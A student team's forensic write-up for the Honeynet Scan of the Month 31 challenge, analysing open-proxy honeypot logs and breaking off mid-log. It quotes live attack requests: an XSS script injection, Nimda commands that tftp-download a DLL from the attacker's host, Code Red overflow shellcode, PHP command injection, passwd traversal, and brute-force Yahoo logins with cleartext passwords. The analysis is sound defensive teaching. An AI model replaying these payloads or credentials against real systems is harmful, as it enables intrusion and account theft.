Honeynet Scan of the Month 31

April 2004

ISS Class of September '04
ITT Tech – Greenfield, WI

Erik Jutrzonka
Douglas Kritzik
Stephan LeSure
John L'Huillier
Joseph Martinez
Ray Najdowski
Shaunda Roy
Tina Stelmack
Chee Vang
David Work
Instructor/Editor: Jeremy Hansen, CISSP

Tools Used:

- UNIX `grep, strings`
- WinGrep 2.2
- Nihou Web Analyzer
- 123 Analyzer
- WebLog Expert

Methodology:

The eight questions were divided up among the members of the class, who then performed their individual analysis on the provided logs. Several of the class members had conclusions that overlapped with others, and frequently interacted and shared resources and data with them. The class as a whole was not given any specific direction, and were left to their own devices as to how to answer the questions proposed. The final editing for layout and readability of the report was done by Jeremy Hansen, but it was otherwise untouched.

1. How do you think the attackers found the honeyproxy?

There are several methods that were used to locate the proxy server. There are several proxy hunting tools available like surf anonymous from www.sa6ry.com. This tool does a search of available proxies on the Internet and determines what type of proxy each is along with which services are offered. There are also several proxy lists being shared on the Internet detailing the proxies and their locations.

2. What different types of attacks can you identify? For each category, provide just one log example and detail as much info about the attack as possible (such as CERT/CVE/Anti-Virus id numbers). How many can you find?

While evaluating the logfiles, the following types of attacks were uncovered:

Cross-site scripting (also known as XSS)
XSS is used in a web application to maliciously gather data from a user. The data is gathered in the form of a hyperlink that points to malicious content. The user clicks on this link from another website, instant message, or by simply reading a web board or email message. Usually the attacker will encode the malicious portion of the link to the site in hex.
(from http://www.cgisecurity.com/articles/xss-faq.shtml)

access_log cross-site scripting:

```
17626: 24.94.117.227 - - [10/Mar/2004:18:58:43 -0500] "GET
http://us.edit.companion.yahoo.com/config/slv4_done?.src=ym&.act=4&.intl=us&.partner=&.re
gion=&.dlsrc=ym&.done=http://f600.mail.yahoo.com<SCRIPT%20language=JScript>function%20pos
tInstall(bhoName){%20%20%20%20var%20xxx%20=%20document.all(bhoName);%20%20%20%20if(%20xxx
%20!=%20null%20&&%20!xxx.toString()%20)%20%20%20%20{xxx.c(%20'wr|Region|us'%20);xxx.c(%20
'wr|Corp|none'%20);xxx.c(%20'wr|Guest|none'%20);xxx.c(%20'wr|Language|us'%20);xxx.c(%20'i
et|'%20+ HTTP/1.0" 200 566 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET
CLR 1.1.4322)"
```

audit_log cross-site scripting:

```
259967: Request: 24.94.117.227 - - [Wed Mar 10 18:58:43 2004] "GET
http://us.edit.companion.yahoo.com/config/slv4_done?.src=ym&.act=4&.intl=us&.partner=&.re
gion=&.dlsrc=ym&.done=http://f600.mail.yahoo.com<SCRIPT%20language=JScript>function%20pos
tInstall(bhoName){%20%20%20%20var%20xxx%20=%20document.all(bhoName);%20%20%20%20if(%20xxx
%20!=%20null%20&&%20!xxx.toString()%20)%20%20%20%20{xxx.c(%20'wr|Region|us'%20);xxx.c(%20
'wr|Corp|none'%20);xxx.c(%20'wr|Guest|none'%20);xxx.c(%20'wr|Language|us'%20);xxx.c(%20'i
et|'%20+ HTTP/1.0" 200 566
259969: Error: mod_security: pausing
[http://us.edit.companion.yahoo.com/config/slv4_done?.src=ym&amp;.act=4&amp;.intl=us&amp;
.partner=&amp;.region=&amp;.dlsrc=ym&amp;.done=http://f600.mail.yahoo.com&lt;SCRIPT%20lan
guage=JScript&gt;function%20postInstall(bhoName){%20%20%20%20var%20xxx%20=%20document.all
(bhoName);%20%20%20%20if(%20xxx%20!=%20null%20&amp;&amp;%20!xxx.toString()%20)%20%20%20%2
0{xxx.c(%20'wr|Region|us'%20);xxx.c(%20'wr|Corp|none'%20);xxx.c(%20'wr|Guest|none'%20);xx
x.c(%20'wr|Language|us'%20);xxx.c(%20'iet|'%20+] for 50000 ms
259971: GET
http://us.edit.companion.yahoo.com/config/slv4_done?.src=ym&.act=4&.intl=us&.partner=&.re
gion=&.dlsrc=ym&.done=http://f600.mail.yahoo.com<SCRIPT%20language=JScript>function%20pos
tInstall(bhoName){%20%20%20%20var%20xxx%20=%20document.all(bhoName);%20%20%20%20if(%20xxx
%20!=%20null%20&&%20!xxx.toString()%20)%20%20%20%20{xxx.c(%20'wr|Region|us'%20);xxx.c(%20
'wr|Corp|none'%20);xxx.c(%20'wr|Guest|none'%20);xxx.c(%20'wr|Language|us'%20);xxx.c(%20'i
et|'%20+ HTTP/1.0
```

error_log cross-site scripting:

```
66926: [Wed Mar 10 18:57:53 2004] [error] [client 24.94.117.227] mod_security: pausing
[http://us.edit.companion.yahoo.com/config/slv4_done?.src=ym&.act=4&.intl=us&.partner=&.r
egion=&.dlsrc=ym&.done=http://f600.mail.yahoo.com<SCRIPT%20language=JScript>function%20po
stInstall(bhoName){%20%20%20%20var%20xxx%20=%20document.all(bhoName);%20%20%20%20if(%20xx
x%20!=%20null%20&&%20!xxx.toString()%20)%20%20%20%20{xxx.c(%20'wr|Region|us'%20);xxx.c(%2
0'wr|Corp|none'%20);xxx.c(%20'wr|Guest|none'%20);xxx.c(%20'wr|Language|us'%20);xxx.c(%20'
iet|'%20+] for 50000 ms
```

Nimda <CA –2001-12> was located in the error log:

```
00035:  68.48.142.117 - - [09/Mar/2004:22:19:35 -0500] "GET /scripts/root.exe?/c+dir
HTTP/1.0" 200 566 "-" "-"
00038:  68.48.142.117 - - [09/Mar/2004:22:20:26 -0500] "GET /scripts/root.exe?/c+tftp%20-
i%2068.48.142.117%20GET%20cool.dll%20httpodbc.dll HTTP/1.0" 200 566 "-" "-"


00394:  Request: 68.48.142.117 - - [Tue Mar  9 22:19:35 2004] "GET
/scripts/root.exe?/c+dir HTTP/1.0" 200 566
00396:  Error: mod_security: pausing [/scripts/root.exe] for 50000 ms
00398:  GET /scripts/root.exe?/c+dir HTTP/1.0
00422:  Request: 68.48.142.117 - - [Tue Mar  9 22:20:26 2004] "GET
/scripts/root.exe?/c+tftp%20-i%2068.48.142.117%20GET%20cool.dll%20httpodbc.dll HTTP/1.0"
200 566
00424:  Error: mod_security: pausing [/scripts/root.exe] for 50000 ms
00426:  GET /scripts/root.exe?/c+tftp%20-i%2068.48.142.117%20GET%20cool.dll%20httpodbc.dll
HTTP/1.0


00726:  [Tue Mar  9 22:18:45 2004] [error] [client 68.48.142.117] mod_security: pausing
[/scripts/root.exe] for 50000 ms
```

"Code Red"

```
63024:  68.48.205.207 - - [12/Mar/2004:04:11:34 -0500] "GET
/default.ida?XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX%u9090%u6858%ucbd3%u7801%u9090
%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53f
f%u0078%u0000%u00=a HTTP/1.0" 200 566 "-" "-"
71535:  68.48.205.207 - - [12/Mar/2004:09:28:43 -0500] "GET
/default.ida?XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX%u9090%u6858%ucbd3%u7801%u9090
%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53f
f%u0078%u0000%u00=a HTTP/1.0" 200 566 "-" "-"
```

Nessus attacks

access_log:

```
94617:  217.160.165.173 - - [12/Mar/2004:22:46:43 -0500] "GET /cgi-
bin/includes/hnmain.inc.php3?config[incdir]=http://xxxxxxxxxx/ HTTP/1.1" 404 312 "-"
"Mozilla/4.75 [en] (X11, U; Nessus)"
94630:  217.160.165.173 - - [12/Mar/2004:22:46:44 -0500] "GET
/includes/hnmain.inc.php3?config[incdir]=http://xxxxxxxxxx/ HTTP/1.1" 404 304 "-"
"Mozilla/4.75 [en] (X11, U; Nessus)"
94639:  217.160.165.173 - - [12/Mar/2004:22:46:44 -0500] "GET /cgi-
bin/includes/hnmain.inc.php3?config[incdir]=http://xxxxxxxxxx/ HTTP/1.1" 403 316 "-"
"Mozilla/4.75 [en] (X11, U; Nessus)"
94641:  217.160.165.173 - - [12/Mar/2004:22:46:44 -0500] "GET
/includes/hnmain.inc.php3?config[incdir]=http://xxxxxxxxxx/ HTTP/1.1" 403 308 "-"
"Mozilla/4.75 [en] (X11, U; Nessus)"
94657:  217.160.165.173 - - [12/Mar/2004:22:46:44 -0500] "GET /cgi-
bin/includes/hnmain.inc.php3?config[incdir]=http://xxxxxxxxxx/ HTTP/1.1" 404 312 "-"
"Mozilla/4.75 [en] (X11, U; Nessus)"
94676:  217.160.165.173 - - [12/Mar/2004:22:46:45 -0500] "GET
/includes/hnmain.inc.php3?config[incdir]=http://xxxxxxxxxx/ HTTP/1.1" 404 304 "-"
"Mozilla/4.75 [en] (X11, U; Nessus)"
```

SQL injection Attack

access_log:

```
88908: 217.160.165.173 - - [12/Mar/2004:22:37:23 -0500] "GET
/pccsmysqladm/incs/dbconnect.inc HTTP/1.1" 403 315 "-" "Mozilla/4.75 [en] (X11, U;
Nessus)"
88912: 217.160.165.173 - - [12/Mar/2004:22:37:23 -0500] "GET
/pccsmysqladm/incs/dbconnect.inc HTTP/1.1" 403 315 "-" "Mozilla/4.75 [en] (X11, U;
Nessus)"
89525: 217.160.165.173 - - [12/Mar/2004:22:38:14 -0500] "GET
/pccsmysqladm/incs/dbconnect.inc HTTP/1.1" 200 578 "-" "Mozilla/4.75 [en] (X11, U;
Nessus)"
91933: 217.160.165.173 - - [12/Mar/2004:22:42:01 -0500] "GET /class/mysql.class HTTP/1.1"
404 297 "-" "Mozilla/4.75 [en] (X11, U; Nessus)"
91954: 217.160.165.173 - - [12/Mar/2004:22:42:02 -0500] "GET /cgi-bin/class/mysql.class
HTTP/1.1" 404 305 "-" "Mozilla/4.75 [en] (X11, U; Nessus)"
91973: 217.160.165.173 - - [12/Mar/2004:22:42:03 -0500] "GET /class/mysql.class HTTP/1.1"
404 297 "-" "Mozilla/4.75 [en] (X11, U; Nessus)"
91983: 217.160.165.173 - - [12/Mar/2004:22:42:04 -0500] "GET /class/mysql.class HTTP/1.1"
403 301 "-" "Mozilla/4.75 [en] (X11, U; Nessus)"
91990: 217.160.165.173 - - [12/Mar/2004:22:42:04 -0500] "GET /cgi-bin/class/mysql.class
HTTP/1.1" 403 309 "-" "Mozilla/4.75 [en] (X11, U; Nessus)"
91996: 217.160.165.173 - - [12/Mar/2004:22:42:04 -0500] "GET /class/mysql.class HTTP/1.1"
403 301 "-" "Mozilla/4.75 [en] (X11, U; Nessus)"
92018: 217.160.165.173 - - [12/Mar/2004:22:42:05 -0500] "GET /class/mysql.class HTTP/1.1"
404 297 "-" "Mozilla/4.75 [en] (X11, U; Nessus)"
92029: 217.160.165.173 - - [12/Mar/2004:22:42:06 -0500] "GET /cgi-bin/class/mysql.class
HTTP/1.1" 404 305 "-" "Mozilla/4.75 [en] (X11, U; Nessus)"
92038: 217.160.165.173 - - [12/Mar/2004:22:42:06 -0500] "GET /class/mysql.class HTTP/1.1"
404 297 "-" "Mozilla/4.75 [en] (X11, U; Nessus)"
95325: 81.171.1.165 - - [12/Mar/2004:22:54:04 -0500] "HEAD
http://www.pantyola.com//mysql/ HTTP/1.0" 404 0 "http://www.pantyola.com//mysql/"
"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
```

Example of an Injection attack using PHP:

```
39835: 80.145.117.45 - - [11/Mar/2004:12:03:58 -0500] "HEAD
http://66.28.176.189/phpMyAdmin/tbl_copy.php?strCopyTableOK=\".passthru('/bin/l HTTP/1.0"
302 0 "http://66.28.176.189" "Mozilla/4.6 ( compatible; [fr]; Windows 98; MSNIA )"
```

Poison NULL byte attacks

```
86197: 217.160.165.173 - - [12/Mar/2004:22:30:38 -0500] "GET /%00/ HTTP/1.1" 404 280 "-"
"Mozilla/4.75 [en] (X11, U; Nessus)"
86202: 217.160.165.173 - - [12/Mar/2004:22:30:38 -0500] "GET /%00/ HTTP/1.1" 404 280 "-"
"Mozilla/4.75 [en] (X11, U; Nessus)"
86205: 217.160.165.173 - - [12/Mar/2004:22:30:38 -0500] "GET /%00/ HTTP/1.1" 404 280 "-"
"Mozilla/4.75 [en] (X11, U; Nessus)"
88701: 217.160.165.173 - - [12/Mar/2004:22:37:07 -0500] "GET /cgi-
bin/directorypro.cgi?want=showcat&show=../../../../../etc/passwd%00 HTTP/1.1" 200 578 "-"
"Mozilla/4.75 [en] (X11, U; Nessus)"
88703: 217.160.165.173 - - [12/Mar/2004:22:37:07 -0500] "GET
/directorypro.cgi?want=showcat&show=../../../../../etc/passwd%00 HTTP/1.1" 200 578 "-"
"Mozilla/4.75 [en] (X11, U; Nessus)"
88708: 217.160.165.173 - - [12/Mar/2004:22:37:07 -0500] "GET /cgi-
bin/directorypro.cgi?want=showcat&show=../../../../../etc/passwd%00 HTTP/1.1" 200 578 "-"
"Mozilla/4.75 [en] (X11, U; Nessus)"
88711: 217.160.165.173 - - [12/Mar/2004:22:37:07 -0500] "GET
/directorypro.cgi?want=showcat&show=../../../../../etc/passwd%00 HTTP/1.1" 200 578 "-"
"Mozilla/4.75 [en] (X11, U; Nessus)"
88713: 217.160.165.173 - - [12/Mar/2004:22:37:08 -0500] "GET /cgi-
bin/directorypro.cgi?want=showcat&show=../../../../../etc/passwd%00 HTTP/1.1" 200 578 "-"
"Mozilla/4.75 [en] (X11, U; Nessus)"
88715: 217.160.165.173 - - [12/Mar/2004:22:37:08 -0500] "GET
/directorypro.cgi?want=showcat&show=../../../../../etc/passwd%00 HTTP/1.1" 200 578 "-"
"Mozilla/4.75 [en] (X11, U; Nessus)"
```

3. Do attackers target Secure Socket Layer (SSL) enabled web servers as their targets? Did they target SSL on our honeyproxy? Why would they want to use SSL? Why didn't they use SSL exclusively?

Yes, according to the author, Ryan C. Barnett, of "Open Proxy Honeypots". He writes, "Most of the clients are automated scripts/tools that use the HTTP HEAD and CONNECT commands". These scripts expend a portion of their energy attempting to make an SSL connection.

Question: Did they target SSL on our honeyproxy?
Yes. The ssl_engine_log is full of attempts to connect to the proxy server on port 443. From 10:30 pm until 10:47 pm on March 12th, hundreds of attempts per minute were made to create an SSL Handshake connection:

```
[12/Mar/2004 22:31:01 22931] [info]  Connection to child 91 established (server
www.ssltestproxy.net:443, client 217.160.165.173)
[12/Mar/2004 22:31:01 22931] [info]  Seeding PRNG with 1160 bytes of entropy
[12/Mar/2004 22:31:01 22931] [error] SSL handshake failed: HTTP spoken on HTTPS port;
trying to send HTML error page (OpenSSL library error follows)
[12/Mar/2004 22:31:01 22931] [error] OpenSSL: error:1407609C:SSL
routines:SSL23_GET_CLIENT_HELLO:http request [Hint: speaking HTTP to HTTPS port!?]
[12/Mar/2004 22:31:02 22846] [info]  Connection to child 24 established (server
www.ssltestproxy.net:443, client 217.160.165.173)
[12/Mar/2004 22:31:02 22846] [info]  Seeding PRNG with 1160 bytes of entropy
[12/Mar/2004 22:31:02 22846] [error] SSL handshake failed: HTTP spoken on HTTPS port;
trying to send HTML error page
```

Question: Why would they want to use SSL?
A few software vulnerabilities account for the majority of successful attacks because attackers are opportunistic; taking the easiest and most convenient route. They exploit the best-known flaws with the most effective and widely-available attack tools. Hackers count on organizations not fixing the problems, and they often attack indiscriminately, by scanning the Internet for vulnerable systems. Most system administrators report that they have not corrected these flaws because they simply do not know which of the over 500 potential problems are the ones that are the most dangerous, and they are too busy to correct them all.

There are many vulnerabilities associated with the SSL protocol, some of which were discovered as recently as two weeks ago:

From http://news.netcraft.com/archives/2004/04/19/exploit_targets_windows_ssl_vulnerability.html:

"Exploit Targets Windows SSL Vulnerability"

> Working exploits have been released for a Windows SSL vulnerability which leaves servers open to a denial of service (DoS). Code for the exploit, known as SSL Bomb, was released last Wednesday, just a day after the vulnerability was described in Microsoft's recent security updates. Malformed SSL packets can force Windows 2000 and Windows XP machines to stop accepting SSL connections, and cause Windows Server 2003 to reboot.

From
http://news.netcraft.com/archives/2004/04/14/microsoft_ssl_vulnerability_gives_attackers_opportunity_to_gain_control_of_leading_banking_sites.html:

"Microsoft SSL Vulnerability gives attackers opportunity to gain control of leading banking sites"

Microsoft has issued a fix for a security vulnerability that has exposed tens of thousands of sites offering encrypted transactions to potential compromise. The bug in Microsoft's Secure Sockets Layer (SSL) library allows remote attackers to gain control of unpatched Windows 2000 and Windows NT4 servers offering encrypted services over the internet.

Question: Why didn't they use SSL exclusively?

SSL is a secure, encrypted protocol, making it more difficult to hack into than others. If an attacker wants in, there are easier methods of getting in. With automated attacks, a hacker will utilize several different methods of entry – more of a "shotgun" approach. They don't care which one gets them in, but once inside, they can then target specific machines. Often, an attacker will target one vulnerability and search the Internet until they find a network with that one weakness.

4. Are there any indications of attackers chaining through other proxy servers? Describe how you identified this activity. List the other proxy servers identified. Can you confirm that these are indeed proxy servers?

In order to answer the above questions, we first needed to positively identify the proxy servers. Since the majority of proxies use port 8080, we did a search in the access log with Windows Grep for "8080". An example of the output is displayed below:

```
00725: 24.87.228.95 - - [10/Mar/2004:00:14:58 -0500] "GET
http://proxyking.servehttp.com:8080/pk/service?service=Echo&ip=192.168.1.103&port=80&type
=HTTP HTTP/1.0" 200 124 "-" "-"
00728: 24.87.228.95 - - [10/Mar/2004:00:15:00 -0500] "GET
http://proxyking.servehttp.com:8080/pk/service?service=Echo&ip=192.168.1.103&port=80&type
=HTTP HTTP/1.0" 200 124 "-" "-"
00731: 24.87.228.95 - - [10/Mar/2004:00:15:02 -0500] "GET
http://proxyking.servehttp.com:8080/pk/service?service=Echo&ip=192.168.1.103&port=8080&ty
pe=HTTP HTTP/1.0" 200 124 "-" "-"
  06447: 80.202.48.83 - - [10/Mar/2004:10:28:33 -0500] "GET
http://stream5.aebn.net:8080/ramgen/HardCoreDuration/maxw_purem9-512.rm HTTP/1.0" 200 182
"http://template.aebn.net/tid/14134/index.cfm?fuseaction=Archive.DetailArchive&listArchiv
eID=22694" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Q312461; .NET CLR
1.0.3705)"
06454: 80.202.48.83 - - [10/Mar/2004:10:29:24 -0500] "GET
http://stream5.aebn.net:8080/ramgen/HardCoreDuration/maxw_purem9-512.rm HTTP/1.1" 200 182
"-" "RMA/1.0 (compatible; RealMedia)"
06478: 80.202.48.83 - - [10/Mar/2004:10:31:13 -0500] "GET
http://stream5.aebn.net:8080/ramgen/HardCoreDuration/maxw_purem9-512.rm HTTP/1.1" 200 182
"-" "RMA/1.0 (compatible; RealMedia)"
40611: 68.237.204.32 - - [11/Mar/2004:12:28:52 -0500] "GET
http://68.237.204.32:8080/205638075.htm HTTP/1.0" 200 210 "-" "Mozilla/4.0 (compatible)"
40612: 68.237.204.32 - - [11/Mar/2004:12:28:52 -0500] "GET
http://68.237.204.32:8080/205638075.htm HTTP/1.0" 200 210 "-" "Mozilla/4.0 (compatible)"
```

Through further analysis of this same data, we determined that the following output below is an example of proxy chaining:

```
131058: 212.160.181.12 - - [13/Mar/2004:10:11:37 -0500] "GET http://web.rle-
network.com:8080/show3.html?html_params=rhost%3Dad.adriver.ru%26sid%3D37707%26bid%3D92572
%26bn%3D0%26width%3D468%26height%3D60%26target=_blank%26rnd%3D212363141 HTTP/1.0" 200
1182 "http://mp3spy.ru/en/song.html?s=SY6uY6x44" "Opera/7.23 (Windows NT 5.0; U) [pl]"
131060: 212.160.181.12 - - [13/Mar/2004:10:11:38 -0500] "GET http://show.rle-
network.com/cgi-bin/erle.cgi?sid=20?target=top?bt=1?pz=0?rnd=376551024 HTTP/1.0" 200 463
"http://web.rle-
network.com:8080/show3.html?html_params=rhost%3Dad.adriver.ru%26sid%3D37707%26bid%3D92572
%26bn%3D0%26width%3D468%26height%3D60%26target=_blank%26rnd%3D212363141" "Opera/7.23
(Windows NT 5.0; U) [pl]"
131078: 212.160.181.12 - - [13/Mar/2004:10:11:42 -0500] "GET http://web.rle-
network.com:8080/show3.html?html_params=rhost%3Dad.adriver.ru%26sid%3D37707%26bid%3D92572
%26bn%3D0%26width%3D468%26height%3D60%26target=_blank%26rnd%3D673389955 HTTP/1.0" 200
1182 "http://mp3spy.ru/en/link.html?s=SY6uY6x44&prev=Oj8P3xhn&next=RbnpA06P" "Opera/7.23
(Windows NT 5.0; U) [pl]"
```

To confirm whether the proxy servers listed were indeed proxies, various proxy checkers can be used over the Internet. Doing a simple search of the term "proxy checker" at www.google.com yields an abundance of proxy checker web sites that can determine legitimate proxies. This is also the same technique used by the attackers to verify proxies.

5. Identify the different Brute Force Authentication attack methods. Can you obtain the clear text username/password credentials? Describe your methods.

Using the same analysis of "password" with Windows Grep, we noticed some patterns from certain IP addresses. We determined that a potential brute force attack was carried out by IP address 81.171.1.165. This attacker was attempting to retrieve the following files: .htpasswd, .htaccess, .htnew, .htpassfile and .htpasswd.bak. Some of the output is shown below:

```
254905: [Fri Mar 12 22:48:22 2004] [error] [client 81.171.1.165] mod_security: pausing
[http://www.pantyhosediscounts.com//cgi-bin/schlabo/admin.pl] for 50000 ms
254909: [Fri Mar 12 22:48:25 2004] [error] [client 81.171.1.165] client denied by server
configuration: proxy:http://www.pantyhosediscounts.com//ccbill/database/.htpasswd
255169: [Fri Mar 12 22:54:46 2004] [error] [client 81.171.1.165] client denied by server
configuration: proxy:http://www.pantyola.com//_privat/.htusers
255532: [Fri Mar 12 23:06:01 2004] [error] [client 81.171.1.165] client denied by server
configuration: proxy:http://www.bbwpantyhose.com//tmp/.htaccess
256577: [Fri Mar 12 23:36:14 2004] [error] [client 81.171.1.165] client denied by server
configuration: proxy:http://www.ftvmembers.com/ccbill/password/.htpasswd.bak
```

One particular IP address that stood out in our analysis was 65.66.156.226. The techniques used by this attacker were interesting. We noticed a pattern in the order of the way the servers were accessed. It appears that this attack was automated or scripted leading to the conclusion of a "distributed" brute force attack. The attacker used different logon names with two specific passwords. The first password used was "cheater", with the time frame for this password starting at 2:21:07 and ending at 4:44:33, attempting to log on about every minute. The second password used was "seven", with the time frame for this password starting at 4:46:23 and ending at 5:51:51, also attempting to log on about every minute. The attacker used servers from various worldwide locations of yahoo.com, such as India, Europe, Korea, and the United States. Since each server is capable of authenticating users from anywhere, the attacker was able to avoid drawing attention to his/her activities. More than likely, the servers don't communicate with one another when this type of activity occurs. Some of our evidence is shown below:

```
02930: 65.66.156.226 - - [10/Mar/2004:05:01:51 -0500] "GET
http://l4.login.scd.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.last=
&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2.s
html&login=__men__&passwd=seven HTTP/1.0" 200 566 "-" "-"
02944: 65.66.156.226 - - [10/Mar/2004:05:02:38 -0500] "GET
http://edit.korea.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.last=&p
romo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2.sht
ml&login=__ccr__&passwd=seven HTTP/1.0" 200 566 "-" "-"
02957: 65.66.156.226 - - [10/Mar/2004:05:03:41 -0500] "GET
http://sbc1.login.scd.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.las
t=&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2
.shtml&login=_cco&passwd=seven HTTP/1.0" 200 566 "-" "-"

01548: 65.66.156.226 - - [10/Mar/2004:02:31:06 -0500] "GET
http://edit.india.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.last=&p
romo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2.sht
ml&login=____tom&passwd=cheater HTTP/1.0" 200 566 "-" "-"
01553: 65.66.156.226 - - [10/Mar/2004:02:32:15 -0500] "GET
http://sbc1.login.scd.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.las
t=&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2
.shtml&login=___u&passwd=cheater HTTP/1.0" 200 566 "-" "-"
```

The attacker from IP address 24.168.72.174 also used various login names and passwords to perform a similar “distributed” attack. Some of the output is shown below:

```
00016: 24.168.72.174 - - [09/Mar/2004:22:11:38 -0500] "GET
http://sbc1.login.scd.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.las
t=&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2
.shtml&login=exodus_510&passwd=matthew HTTP/1.0" 200 566 "-" "-"
00034: 24.168.72.174 - - [09/Mar/2004:22:19:33 -0500] "GET
http://login.europe.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.last=
&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2.s
html&login=exodus_$$$$$$$&passwd=matthew HTTP/1.0" 200 566 "-" "-"
00063: 24.168.72.174 - - [09/Mar/2004:22:27:46 -0500] "GET
http://sbc2.login.dcn.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.las
t=&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2
.shtml&login=exodusc&passwd=HELL HTTP/1.0" 200 566 "-" "-"
00094: 24.168.72.174 - - [09/Mar/2004:22:35:48 -0500] "GET
http://sbc2.login.scd.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.las
t=&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2
.shtml&login=exodus_!!!!!!!!&passwd=HELL HTTP/1.0" 200 566 "-" "-"
00166: 24.168.72.174 - - [09/Mar/2004:22:43:47 -0500] "GET
http://login.korea.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.last=&
promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2.sh
tml&login=exodus9971&passwd=christ HTTP/1.0" 200 566 "-" "-"
00223: 24.168.72.174 - - [09/Mar/2004:22:53:23 -0500] "GET
http://login.europe.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.last=
&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2.s
html&login=exodus815&passwd=CHRIST HTTP/1.0" 200 566 "-" "-"
```

To obtain examples of clear text usernames and passwords, we again used Windows Grep and the search term “login”. It plainly shows what usernames and passwords the attackers used. Some results of this analysis is shown below:

```
29061: 24.168.72.174 - - [11/Mar/2004:02:52:54 -0500] "GET
http://login.europe.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.last=
&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2.s
html&login=exodus_20003&passwd=player HTTP/1.0" 200 566 "-" "-"
29097: 12.146.177.166 - - [11/Mar/2004:02:54:02 -0500] "GET
http://intl1.oa.vip.scd.yahoo.com/raw?dp=auth&src=home&.redir_from=PROFILES?&.tries=1&.sr
c=jpg&.last=&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpa
ger/pager2.shtml&login=&login=i_hate_every_one&passwd=ashley HTTP/1.0" 200 566 "-" "-"
29153: 12.146.177.166 - - [11/Mar/2004:03:01:39 -0500] "GET
http://intl1.oa.vip.scd.yahoo.com/raw?dp=auth&src=home&.redir_from=PROFILES?&.tries=1&.sr
c=jpg&.last=&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpa
ger/pager2.shtml&login=&login=i_hate_you_all_with_a_passion&passwd=ashley HTTP/1.0" 200
566 "-" "-"
29184: 24.168.72.174 - - [11/Mar/2004:03:05:19 -0500] "GET
http://sbc2.login.dcn.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.las
t=&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2
.shtml&login=cali_exodus&passwd=playa HTTP/1.0" 200 566 "-" "-"
29229: 12.146.177.166 - - [11/Mar/2004:03:09:35 -0500] "GET
http://home.mobile.yahoo.com/raw?dp=auth&src=home&.redir_from=PROFILES?&.tries=1&.src=jpg
&.last=&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/p
ager2.shtml&login=&login=nancy__31&passwd=ashley HTTP/1.0" 200 566 "-" "-"
29309: 24.168.72.174 - - [11/Mar/2004:03:16:54 -0500] "GET
http://sbc2.login.scd.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.las
t=&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2
.shtml&login=exodus_vampire&passwd=playa HTTP/1.0" 200 566 "-" "-"
29313: 12.146.177.166 - - [11/Mar/2004:03:17:19 -0500] "GET
